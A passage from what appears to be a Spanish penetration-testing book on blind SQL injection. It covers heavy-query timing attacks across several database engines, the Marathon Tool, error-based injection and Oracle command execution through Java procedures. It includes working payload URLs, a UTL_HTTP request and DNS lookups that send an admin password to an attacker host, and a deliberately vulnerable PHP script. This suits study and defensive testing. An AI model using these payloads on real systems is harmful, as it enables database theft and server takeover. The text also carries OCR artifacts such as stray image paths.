En todo caso, no siempre es posible inyectar este tipo de instrucciones. ORACLE, por ejemplo, no soporta las consultas apiladas, por lo que podría ser necesario que la aplicación construyera un bloque PL/SQL a partir de los datos de entrada para que el código anterior sea correcto. Y eso puede no ser tan frecuente como el atacante desearía. En el siguiente capítulo se mostrarán algunas técnicas para evitar estos inconvenientes.

Por otro lado, los sistemas de fortificación de servidores suelen imponer restricciones al uso de funciones *Benchmark* en entornos *MySQL* y *waitfor* en entornos *Microsoft SQL Server* porque pueden ser usados en ataques de denegación de servicio.

Y, por si todo esto fuera poco, algunos gestores de Bases de Datos, como *Access* o *DB2*, ni siquiera disponen de funciones similares.

9.1. Time-Based Blind SQL Injection utilizando Heavy Queries

Pero, aun cuando no se pueda utilizar una función, o una clausula, que permita generar retardos, el uso de técnicas basadas en tiempos sigue siendo posible. Hay otras formas de conseguir que un servidor tarde mucho en responder.

Supongamos una consulta SELECT como la siguiente:

```
SELECT campos FROM tablas WHERE condición_1 and condición_2;
```

En este caso, al utilizar una condición AND, si la primera condición que se evalúa produce un valor FALSO el motor ya no necesita evaluar la otra. De haberse tratado de un operador OR, el funcionamiento habría sido el contrario: si la primera condición fuera cierta, la segunda condición ya no sería relevante.

El orden en que se realizan los cálculos puede variar según el motor de bases de datos. En algunos se establece un orden de precedencia fijo que determina si las condiciones se comprueban de izquierda a derecha o de derecha a izquierda, haciendo recaer sobre el programador la responsabilidad de optimizar sus consultas.

Otros, como *Microsoft SQL Server* u *Oracle*, implementan optimización de consultas en tiempo de ejecución, analizando de forma automática las condiciones especificadas por el programador y estimando el orden de ejecución "correcto".

Sea como fuere, una vez conocido el orden en que se procesan las condiciones, es posible inyectar expresiones que tarden tiempo en ejecutarse y condicionar su evaluación a que se cumpla un determinado requisito. A que una expresión, cuyo valor se desea conocer, se evalúe a TRUE.

Siempre se ha pensado que construir programas ineficientes es propio de un mal desarrollador y que las consultas pesadas, aquellas que sobrecargan el gestor de Bases de Datos son un problema. Pero, a estas alturas, forman parte de la solución.

Al menos para el atacante.

Una forma sencilla de construir consultas pesadas en PosgreSQL es usar la función "*generate_series()*" para generar un elevado número de filas:

```
select count(*) from generate_series(1, 4000000)
```

En las pruebas realizadas, esta instrucción tardó unos 5 segundos en completarse, si bien este valor depende de la potencia y configuración del servidor. En todo caso, se trata de un comportamiento que puede ser aplicado para poner en práctica las técnicas de *Time-Based Blind SQL Injection*.

Considérese el siguiente ejemplo:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=4);select    (ascii(substr(version(),1,1))
%26 1)>0 and
(select count(*) from generate_series(1,4000000))=5 --
```

Si el bit menos significativo del primer carácter de la cadena retornada por "*version()*" vale 1, será necesario evaluar la segunda condición, que conlleva la ejecución de una consulta pesada. Como resultado, el tiempo de respuesta será de varios segundos. En caso contrario, la respuesta se recibirá tan pronto como lo permitan las latencias de la red de comunicaciones.

Otra técnica para sobrecargar los motores de bases de datos consiste en introducir productos cartesianos de relaciones y consultas, como en:

```
select count(*) from pg_attribute a, pg_tables b, pg_tables c, pg_user d
```

Nótese que se han usado tablas pertenecientes al catálogo de la base de datos, cuyo nombre es conocido a priori y téngase en cuenta que los tiempos de espera introducidos podrán variar dependiendo del número de filas de éstas. Para conseguir unos resultados óptimos puede ser conveniente, por un lado, realizar varias pruebas y mediciones previas y, por otro, combinar relaciones con muchos registros con otras que estén formadas por sólo unos pocos.

De este modo se consigue un mayor grado de granularidad en el control sobre el resultado obtenido.

En *Microsoft SQL Server* también puede aplicarse técnicas similares, si bien las funciones y la sintaxis son distintas. Para generar una secuencia de un número determinado de filas, podría crearse una URL como la siguiente:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=1) ;
WITH q (num) AS (
 SELECT 1 UNION ALL SELECT  num %2b  1
 FROM q
 WHERE  num < 100000 and ascii(substring(@@VERSION,1,1)) %26 2 > 0
) SELECT  COUNT(*) FROM q OPTION (MAXRECURSION 0)--
```

Donde, como viene siendo habitual, se usa "%2b" para codificar el carácter "+", y "%26" para "&". De nuevo, el tiempo de respuesta queda condicionado por el cumplimiento de una condición (subrayada en el ejemplo).

Y, como ocurría con PostgreSQL, también es posible recurrir a productos cartesianos de tablas conocidas:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=case
  when ascii(substring(@@VERSION,1,1)) %26 1 > 0
    and 1=(select COUNT(*) from sysusers a, sysusers b, sysusers c, sysusers d,
          sysusers e, sysusers f, sysusers g,(select 10 as h union select 1) i)     then 1
  else 2
end
```

Como puede observarse, se ha usado una consulta de dos filas, "(select 10 as h union select 1)". Sin ella, los retardos introducidos eran algo superiores a los dos segundos, demasiado cortos como para distinguirlos claramente de las latencias de red y tiempos de respuesta de la aplicación. Pero, si se hubiera puesto en su lugar otra tabla con más registros, el resultado habría sido un tiempo de espera demasiado largo.

Otra conclusión que puede sacarse del ejemplo anterior es que no es necesario recurrir siempre a apilar consultas. Y esto es bueno, porque muchas veces no va a ser posible utilizarlas. Puede llegar a ser el caso si el gestor de bases de datos utilizado es *Oracle*:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=case
  when (select bitand(1,ascii(substr(version,1,1)))  from v$instance) > 0
  and (select count(*) from (select level from dual connect by level<=40000) c1,
                    (select level from dual connect by level <=2000) c2) = 1
  then 1 else 22 end
```

En este caso, ha sido necesario realizar un producto cartesiano entre dos consultas puesto que, si se especifica un valor numérico demaisado alto en la comparación "level<=", el sistema puede no disponer de suficiente memoria para satisfacer las demandas de la cláusula "connect by". Si se prefiere, también es posible usar tablas del esquema de la base de datos:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=case
   when (select bitand(1,ascii(substr(version,1,1))) from v$instance) > 0
   and (select count(*) from all_tables, all_users u1, all_users u2,
                              (select level from dual connect by level<4) c) = 1
   then 1 else 22 end
```

Con *MySQL*, sin embargo, no hay tantas opciones, ya que no existe una forma sencilla de generar una consulta con un elevado número de filas sino es a partir de una relación o una consulta. Pero siempre se puede recurrir al esquema:

```
http://webserver1/pruebas/estadistica.php?id=1&cantidad=case
   when ascii(substring(version(),1,1)) %26 1 > 0
     and 1=(select COUNT(*) from information_schema.columns a,
                                 information_schema.columns b,
                                 information_schema.tables c,
                                 (select 1 union select 2 union select 3) d)
   then 1
   else 2
end
```

Para acabar este epígrafe, se tratará sobre un motor de bases de datos que, pese a no estar diseñado especialmente para ello, es usado con cierta frecuencia como soporte a aplicaciones web: *Microsoft Access*. Como ocurre con *MySQL*, *Access* carece de funciones de retardo de tiempo, pero sí posee un pequeño diccionario de datos. Así, en *MS Access 97* y *MS Access 2000* es posible acceder a la tabla *MSysAccessObjects*, mientras que en las versiones *2003* y *2007* se tiene la tabla *MSysAccessStorage*. Ambas pueden utilizarse para generar consultas pesadas del tipo:

```
SELECT count(*) FROM MSysAccessStorage t1, MSysAccessStorage t2, MSysAccessStorage
t3, MSysAccessStorage t4, MSysAccessStorage t5, MSysAccessStorage t6
```

El método funciona de forma similar en la práctica totalidad de los motores de bases de datos y la idea es bien sencilla: hacer trabajar al sistema al límite usando técnicas de anti-optimización.

9.2.Marathon Tool

Marathon Tool nació como una prueba de concepto de la técnica de *Time-Based Blind SQL Injection mediante Consultas Pesadas*. Aún en fase de desarrollo alpha, es sin embargo

completamente funcional en diversos entornos, estando preparada para los Sistemas Gestores de Bases de Datos *Microsoft SQL Server*, *Oracle*, *MySQL*, *Microsoft* y *Access 97/2000/2003/200.*

Desarrollada en .NET utilizando *Visual Basic*, su funcionamiento es muy similar al de otras herramientas mencionadas anteriormente: tras una adecuada configuración, en primer lugar, se extrae la información sobre el usuario utilizado para acceder a la base de datos, así como sobre el esquema de ésta. Esto, si no se trata de un motor de base de datos *Microsoft Access*, puesto que en este caso, debido a las carencias del diccionario de datos, es necesario especificar manualmente la tabla y la columna de la que se quieren extraer la información. Y, una vez se cuenta con toda la información necesaria, se pueden obtener los datos contenidos en las tablas.

La herramienta cuenta con un sistema de logs que permite distintos niveles de detalle. Si se selecciona el nivel 90 se verá, por ejemplo, un resumen de lo que la aplicación está realizando, y si se selecciona el nivel 100 se verán todas y cada una de las peticiones al servidor web:

Fig 3.18: Sistema de Logs

En estos momentos, este programa es gestionado por ***Alejandro Martín*** y está publicado, junto con su código fuente, en *Codeplex*: *http://marathontool.codeplex.com/*

9.3.Reto Hacking I con Marathon Tool

Fue allá por finales del 2006 cuando salió el "Reto Hacking I" de Informática64, disponible en: *http://www.informatica64.com/retohacking/*. Se trata de una prueba diseñada para ser superada con la aplicación de técnicas de *Blind SQL Injection* en base a patrones. La siguiente dirección URL es la vulnerable: *http://www.informatica64.com/retohacking/pista.aspx?id_pista=1*

Para el parámetro GET "*id_pista*" son posibles dos valores: 1 y 2. Cada uno proporciona una página de resultado distinta y en caso de que se introduzca un valor erróneo o de que la consulta no proporcione ningún valor, se muestra siempre la página correspondiente a "*id_pista=1*".

De este modo, se pueden realizar comprobaciones inyectando condiciones del tipo

```
http://www.informatica64.com/retohacking/pista.aspx?id_pista=2 and 1=1
```

... que muestra la pista número 2, o

```
http://www.informatica64.com/retohacking/pista.aspx?id_pista=2 and 1=2
```

... que muestra la número 1.

Para aprovechar esta vulnerabilidad, es necesario "adivinar" que se estaba usando *Microsoft Access* y que hay una tabla llamada "*Contrasena*", con una columna de nombre "*Contrasena*". Pero... para eso están las pistas. Quien desee conocer los detalles de este reto puede leer la solución que le dio ***Daniel Kachakil*** en la siguiente dirección:

```
http://www.elladodelmal.com/2007/01/solucin-al-1er-reto-hacking-web-por.html
```

Pero... ¿Y si no existiera la pista 2? ¿Si sólo hubiera una única pista y siempre se produjera la misma respuesta? La vulnerabilidad seguiría existiendo, pero no sería explotable con técnicas de Blind SQL Injection clásicas. Un trabajo para las consultas pesadas... y Marathon Tool. Para empezar, se puede comprobar que es posible realizar la inyección comparando los resultados ante la URL

```
http://www.informatica64.com/retohacking/pista.aspx?id_pista=1
and (select count(*) from MSysAccessObjects as t1, MSysAccessObjects as t2,
                          MSysAccessObjects as t3, MSysAccessObjects as t4,
                          MSysAccessObjects as t5, MSysAccessObjects as t6,
                          MSysAccessObjects as t7, MSysAccessObjects as t8,
                          MSysAccessObjects as t9, MSysAccessObjects as t10)=0
and exists (select Contrasena from Contrasena)
```

... que tarda alrededor de 6 segundos en completarse, indicando que la condición "*exists (select Contrasena from Contrasena)*" es cierta, y:


```
http://www.informatica64.com/retohacking/pista.aspx?id_pista=1
and (select count(*) from MSysAccessObjects as t1, MSysAccessObjects as t2,
                          MSysAccessObjects as t3, MSysAccessObjects as t4,
                          MSysAccessObjects as t5, MSysAccessObjects as t6,
                          MSysAccessObjects as t7, MSysAccessObjects as t8,
                          MSysAccessObjects as t9, MSysAccessObjects as t10)=0
and NOT exists (select Contrasena from Contrasena)
```

... que obtiene respuesta en poco más de un segundo, puesto que la condición final es falsa.

Como puede observarse, se ha supuesto inicialmente que se trata de *Microsoft Access* 2000, y por tanto se ha utilizado la tabla *MSysAccessObjects*. En principio no se dispone de información que corrobore o contradiga esta asunción, pero el hecho de que se reciba una respuesta positiva, de que haya diferencias en los tiempos de respuesta, confirma que era acertada.




Fig 3.19: ConFigción Access 2000 para Reto Hacking I

De no haber sido éste el caso, se debería haber comprobado si funcionaba sustituyendo la tabla *MSysAccessObjects* por *MSysAccessStorage*, la correspondiente a *Microsoft Access 2003* y posteriores.

Llegado este momento, se puede configurar *Marathon Tool* tal y como se muestra en la anterior imagen.

Dadas las peculiaridades del método de extracción de datos basado en tiempos, es necesario ajustar varios parámetros para conseguir un buen rendimiento. El primero y más llamativo es la diferencia de tiempo de respuesta que debe existir entre una consulta Falsa y una consulta Verdadera. La aplicación usa este valor para ir añadiendo apariciones de la tabla seleccionada a la consulta pesada hasta conseguir el retardo deseado. El resto de los parámetros son, a estas alturas, bastante sencillos de entender: las pausas entre consultas, la pausa después de ejecutarse una consulta pesada (un valor TRUE), el número de tablas a probar, el *time-out*, etc...

Cuando se selecciona un motor de bases de datos, el campo de texto "Heavy Queries Tables" se rellena automáticamente con unos valores por defecto. Pero, como puede observarse, este valor es editable y se puede utilizar cualquier tabla conocida o adivinada.

A continuación se debe indicar la tabla y la columna a extraer. Este paso es obligatorio en las bases de datos *Microsoft Access*, que no disponen de un diccionario de datos completo:

Fig 3.20: ConFigción de Tabla y columna

Una vez completada la configuración, basta con hacer clic sobre el botón "*Get data*" y *Marathon Tool* se pone a trabajar.

Sólo queda esperar. Comprobando el log, se apreciará cómo en primer lugar se determina la longitud del dato deseado, en este caso 32 caracteres, y cómo prosiguen los accesos para obtener

toda la información. Al final, los datos aparecerán en la pestaña "*Database data*". Una *hash* que habrá que romper. Elegir el método apropiado, ya sea por fuerza bruta, ensayo y error, tablas rainbow, buscadores en Internet, ataques de diccionario o cualquier otra técnica que pueda concebirse, es algo que queda fuera del alcance de este libro…




Fig 3.21: Marathon Tool

10. Blind SQL Injection basada en errores

En el capítulo I se mostró como, cuando la configuración del servidor web, o de la propia aplicación, permite que ésta muestre mensajes de error de forma incontrolada, el atacante puede aprovecharlo para extraer información.

Aunque los distintos entornos de ejecución suelen permitir desactivar los mensajes de error, el desarrollador rara vez conoce a ciencia cierta dónde y cómo va a terminar siendo usada su

aplicación. Los entornos pueden cambiar, el código puede ser reutilizado, las aplicaciones instaladas en diversos centros y organizaciones… Todo ello hace necesario que el propio programa gestione adecuadamente las condiciones de excepción.

Pero controlar la información que se muestra en caso de error puede no ser suficiente si existe una vulnerabilidad de tipo *SQL Injection*. De hecho, si no se hace de forma correcta, puede agravar la situación o facilitar el trabajo al atacante. Para realizar una simulación, supóngase que el script "estadísticas.php" del apartado anterior utiliza una base de datos *MySQL* y modifíquese para que reporte los errores de ejecución de las instrucciones SQL con un sucinto mensaje:

```
1  <?php
2  include 'header.inc.php';
3  // Si se indicó el producto, guardar el dato
4  if (isset($_GET["id"])) {
5          // Determinar cantidad
6          if (isset($_GET["cantidad"])) {
7                  $cantidad = $_GET["cantidad"];
8          } else {
9                  $cantidad = 1;
10         }
11         $sql = "insert into almacen.estadisticas(id,ventas)".
12                 " values (" . $_GET[id"] .
13                 "," . $cantidad . ")";
14         ejecutar_sql($conexion,$sql);
15 if (mysql_errno()) {echo "Error al almacenar los datos<br>";}
16         echo "<h1>Proceso Terminado</h1>";
17 }
18 ?>
```

La línea 15 realiza esta tarea. Como puede observarse, el texto del mensaje es siempre el mismo, con lo que no se puede alterar para que muestre ninguna información útil. Pero su mera presencia indica que hubo algún problema a la hora de ejecutar el código SQL.

Y el atacante puede hacer que se genere un error sólo si se cumple una condición. Considérese la siguiente URL:

```
http://webserver1/pruebas/estadistica.php?id=case when ascii(substr(version(),1,1))<128 then
(select 1 union select 2) else 2 end
```


El parámetro "id" debería recibir un valor entero. Pero el que suministra el atacante viene dado por una estructura condicional "case" que, en caso de que sea cierto que el primer carácter de "versión()" tiene un valor ASCII inferior a 128, resultará en una relación con dos elementos:

```
select 1 union select 2
```

…, lo cual generará un error en la práctica totalidad de los motores de bases de datos. Pero, si esa condición es falsa, retornará un valor numérico (2) que permitirá al programa proseguir con normalidad.

En definitiva, el atacante puede evaluar condiciones de forma sencilla y rápida. Un programa que en el apartado anterior había requerido el uso de las lentas técnicas de Time Based SQL Injection, al intentar gestionar los errores, se ha convertido en una presa más fácil cuya vulnerabilidad se puede explotar con mucha mayor rapidez.

Ya sólo quedaría ir haciendo comprobaciones y evaluando condiciones para extraer información de la base de datos mediante técnicas de Blind SQL Injection.

11. Aprovechando canales alternativos

Ciertamente, las técnicas mostradas en los epígrafes anteriores permiten obtener tanto información de la base de datos como contenidos de ficheros. Pero lo hace a cambio de tener que pagar lo que para un pentester puede ser un alto precio: realizar numerosas peticiones al servidor, una tarea repetitiva y que, con toda seguridad, dejará sus rastros en los logs del servidor.

Por esta razón, antes de emplearse a fondo con ataques de *SQL Injection*, es conveniente considerar si no existen otras alternativas más rápidas y sigilosas. Y es que hay ocasiones en que es posible establecer canales alternativos, ajenos a la aplicación, para la comunicación de datos.

El paquete *UTL_HTTP* de *ORACLE*, que permite realizar accesos a un servidor web, es un ejemplo de ello. Supóngase que el atacante controla un servidor web. O, que, simplemente, utiliza *netcat* para abrir un puerto de escucha en un equipo que controla:

```
C:\Users\Atacante\Desktop>nc -l -p 9999
```

… y a continuación inyecta código SQL que realiza una llamada a la función *UTL_HTTP.REQUEST* con una URL en la que constra la contraseña del usuario *admin*:

```
http://webserver1/pruebas/producto.php?id=1 or
'a'=UTL_HTTP.REQUEST(
  'http://192.168.56.103:9999/PASSWORD=' ||
  (select contrasena from almacen.usuarios where nombre='admin')
)
```

Sólo unos instantes después, su equipo recibirá la petición HTTP:

```
C:\Users\Atacante\Desktop>nc -l -p 9999
GET /PASSWD=passadmin HTTP/1.1
Host: 192.168.56.103:9999
Connection: close
```

Otra forma habitual de establecer canales alternativos es utilizar consultas a servidores de DNS controlados por el atacante. Para ello se puede usar una URL similar a la siguiente:

```
http://webserver1/pruebas/producto.php?id= (select utl_inaddr.get_host_address( contrasena ||'.atacante.example.com') from almacen.usuarios where nombre='admin')
```

El atacante sólo necesitaría monitorizar las peticiones DNS realizadas a sus servidores de nombres para conocer los datos.

Sin embargo, la configuración por defecto de *ORACLE* establece limitaciones al uso de estas funciones. Menos mal que hay otras, como DBMS_LDAP.INIT, que pueden ser utilizadas por la práctica totalidad de los usuarios y que, como la anterior, requiere de la resolución de nombres:

```
http://webserver1/pruebas/producto.php?id=case
when (select DBMS_LDAP.INIT(contrasena ||'.atacante.example.com',369) from dual) is null
then 1 else 2 end
```

En el próximo capítulo se mostrarán otros métodos para establecer la comunicación con el atacante sin depender de las salidas de la aplicación.

12. Referencias

1. OWASP Top 10. The Ten Most Critical Web Applications Security Vulnerabilities: *http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf*

2. Blind SQL Injection Automation Techniques: *https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-hotchkies/bh-us-04-hotchkies.pdf*

3. Protección contra Blind SQL Injection: *http://www.elladodelmal.com/2007/07/proteccin-contra-las-tcnicas-de-blind.html*

4. Time-Based Blind SQL Injection using Heavy Queries:
http://technet.microsoft.com/es-es/library/cc512676.aspx
http://www.slideshare.net/chemai64/timebased-blind-sql-injection-using-heavy-queries?src=embed

5. Se pueden hacer pruebas sobre *Blind SQL Injection* en el "*primer reto hacking*" de Informática 64: *http://www.informatica64.com/retohacking/*

La solución a este reto está disponible en:
http://www.elladodelmal.com/2007/01/solucin-al-1er-reto-hacking-web-por.html

Capítulo IV
Objetivos Llamativos

Llegar a leer la información almacenada en una base de datos puede resultar, por sí solo, un éxito para el atacante. Incluso, en muchas ocasiones, es posible que sea su principal objetivo. Pero si se desea determinar el verdadero alcance, las verdaderas repercusiones, de una vulnerabilidad hay que ir más allá.

¿Se podrá comprometer otras componentes instaladas en el servidor de bases de datos? ¿Quizá ejecutar programas en él? ¿O utilizarlo como cabeza de puente para acceder a otras máquinas a las que no se tiene acceso directo?

Para llegar a ese punto en el que, de ser un atacante malicioso, se estaría en condiciones de producir un daño relevante a la organización objeto de estudio, el pentester posiblemente tenga que ir conjugando distintas vulnerabilidades, ganando progresivamente terreno, ampliando, paso a paso, el ámbito de cuanto controla. Y, para ello, deberá aprovechar al máximo las oportunidades que se le vayan presentando.

En los siguientes epígrafes se tratará acerca de cómo ejecutar programas, leer y escribir ficheros y obtener los datos de las cuentas de acceso a las bases de datos en entornos con motores *SQL Server, MySQL y ORACLE*. En lo que respecta a PostgreSQL, se remite al lector a lo ya expuesto en el capítulo I.

1. Ejecutando programas

Ejecutar programas aprovechando una vulnerabilidad de tipo *SQL Injection* no es algo que resulte precisamente fácil. Más bien todo lo contrario. Aun siendo teóricamente posible, siempre surgen impedimentos prácticos, tales como que sea necesario disponer de ciertos privilegios, o que algún paquete esté instalado, o algún servicio habilitado. Sin embargo, una vez se consigue, los efectos pueden ser espectaculares.

En el Capítulo I se trataron los aspectos técnicos relacionados con *PostgreSQL*. Es el turno ahora de otros sistemas gestores de bases de datos, como *ORACLE*, *MySQL* o *SQL Server*.

1.1.ORACLE

Los gestores de bases de datos son sistemas muy complejos, con una inmensa diversidad de funciones, características y aplicaciones. No se trata sólo de almacenar información, sino también de optimizar su organización, hacer posible su proceso y de proporcionar interfaces que permitan su aprovechamiento, tanto de forma directa e interactiva como a través de aplicaciones. Todo ello a la vez que se trata de conseguir un adecuado nivel de seguridad.

Pero, como dice el refrán, "a río revuelto, ganancia de pescadores". La complejidad suele ser buena aliada para el pentester ya que, aunque pueda exigirle disponer de un amplio repertorio de conocimientos en los más variados temas, también suele ser causa de errores entre desarrolladores y administradores de sistemas. Errores de los que sacar partido.

Y también porque siempre habrá más de una forma de conseguir un mismo objetivo. Cuantas más características tenga el objetivo de las pruebas, más cosas se podrán probar.

Este epígrafe, referido a *ORACLE*, va a ser claro ejemplo de ello. Para empezar, si la versión instalada dispone de soporte para Java, se puede utilizar este lenguaje de programación para realizar todo tipo de tareas y, en particular, para definir una función que permita lanzar un programa:

```
create or replace and compile java source named "Prueba" as
  import java.io.*;

  public class Prueba {
    public static String ejecutar(String comando) throws IOException {
       Runtime.getRuntime().exec(comando);
       return "OK";
       }
  }
 /
```

… para después definir una función en ORACLE que haga uso de ella:

```
create or replace function jejecutar(cmdo in varchar2) return varchar2
as
language java name 'Prueba.ejecutar(java.lang.String) return
java.lang.String';
/
```

Pero esto plantea un nuevo problema. El uso de instrucciones de definición de datos hace necesario utilizar consultas apiladas y *ORACLE* no soporta esta característica en su lenguaje SQL:

```
SQL> select 1 from dual; insert into usuarios values ('nombre',
'passwd');
select 1 from dual; insert into usuarios values ('nombre', 'passwd')
```



```
                    *
ERROR at line 1:
ORA-00911: invalid character
```

En este caso, podría decirse que más que un separador, el punto y coma es un terminador tras el que no debe figurar nada. Ni siquiera un comentario:

```
SQL> select 1 from dual; -- Comentario
  2  ;
select 1 from dual; -- Comentario
                    *
ERROR at line 1:
ORA-00911: invalid character


SQL> select 1 from dual -- Comentario;

         1
----------
         1
```

En todo caso, sí existe una construcción que permite la concatenación de instrucciones: los bloques de código PL/SQL encerrados entre las palabras "BEGIN" y "END".

Obsérvese la segunda entrada de comandos en el siguiente ejemplo:

```
SQL> select * from usuarios;

NOMBRE                 PASSWD
---------------------- ----------------------
prueba                 prueba

SQL> execute begin delete from usuarios; insert into usuarios
values('usuario1',
'pass1'); end;

PL/SQL procedure successfully completed.

SQL> select * from usuarios;

NOMBRE                 PASSWD
---------------------- ----------------------
usuario1               pass1
```

La palabra "execute" con la que comienza la línea sirve para forzar la ejecución inmediata del bloque de código y no debe ser incluida en las peticiones realizadas desde aplicaciones web.

Parece, por tanto, que cuando la aplicación usa una Base de Datos ORACLE, sólo será posible inyectar sentencias apiladas en aquellas aplicaciones vulnerables que hagan uso de bloques de instrucciones PL/SQL. Sin embargo, no siempre ocurre así.

Hay ocasiones en que se encuentran vulnerabilidades de tipo *SQL Injection* en las propias funciones de *ORACLE*, lo que facilita enormemente la tarea. Lo habitual en estas circunstancias es que, una vez estos problemas son dados a conocer, *ORACLE* los corrija mediante parches de seguridad y que ya no se den en los siguientes lanzamientos de la base de datos.

Es, por tanto, necesario buscar una función que, por su propio diseño, permita la ejecución de sentencias *SQL*. Y en la versión 11g de este gestor de bases de datos se puede encontrar una: SYS.KUPP$PROC.CREATE_MASTER_PROCESS.

```
SQL> select* from usuarios;

NOMBRE     PASSWD
---------- ----------
usuario1   pass1

SQL> select sys.kupp$proc.create_master_process('delete from usuarios;
insert into usuarios values (''abc'',''cde'');commit;') from dual;

SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DELETEFROMUSUARIOS;INSERTINTOUSUARIO
SVALUES
--------------------------------------------------------------------------------
-------

65574

SQL> -- Comprobar que los cambios se han producido
SQL> select* from usuarios;

NOMBRE     PASSWD
---------- ----------
abc        cde
```

Utilizando esta función puede realizarse una petición como la siguiente, en la que se han añadido retornos de carro y espacios adicionales con objeto de facilitar la lectura:

```
http://webserver1/pruebas/producto.php?id=
sys.kupp$proc.create_master_process(
 'execute immediate "create or replace and compile java source named "Prueba"
                    as import java.io.*;
                    public class Prueba {
                        public static String ejecutar(String comando)
```



```
                                throws IOException {
                        Runtime.getRuntime().exec(comando);return "OK";
                    }
                };" ;
 execute immediate "create or replace function ejecutar(cmdo in varchar2)
                    return varchar2  as language java
                    name ""Prueba.ejecutar(java.lang.String)
                    return java.lang.String"";
                ";')
```

Nótese como es necesario usar *EXECUTE IMMEDIATE* para invocar las instrucciones de definición de las funciones. También es llamativo el uso de cuatro comillas simples en lugar de una en:

```
                    name ""Prueba.ejecutar(java.lang.String)
                    return java.lang.String"";
```

Téngase en cuenta que, para incluir una comilla simple dentro de una cadena, es necesario poner dos comillas simples. En este caso, se está insertando una comilla en una cadena dentro de otra cadena. De ahí que sea preciso 2 x 2 = 4 comillas.

Una vez definida la función, ya debería ser posible invocarla. Pero si se intenta ejecutar en el intérprete de PL/SQL se puede obtener el siguiente mensaje de error:

```
SQL> select ejecutar('cmd /c dir>c:\prueba\prueba.txt') from dual;
select ejecutar('cmd /c dir>c:\prueba\prueba.txt') from dual
                                *
ERROR en línea 1:
ORA-29532: llamada Java terminada por una excepción Java no resuelta:
java.security.AccessControlException: the Permission (java.io.FilePermission
<<ALL FILES>> execute) has not been granted to SYSTEM. The PL/SQL to grant this
is dbms_java.grant_permission( 'SYSTEM', 'SYS:java.io.FilePermission', '<<ALL FILES>>',
'execute' )
```

Este es una de esas situaciones en que el atacante lo tendrá tanto más fácil cuanto más características de *ORACLE* utilice la aplicación. Si ésta emplea funciones de Java para ejecutar comandos, la cuenta con la que se conecta a la base de datos posiblemente ya contará con estos privilegios y no será necesario realizar ningún paso adicional antes de comenzar a lanzar aplicaciones.

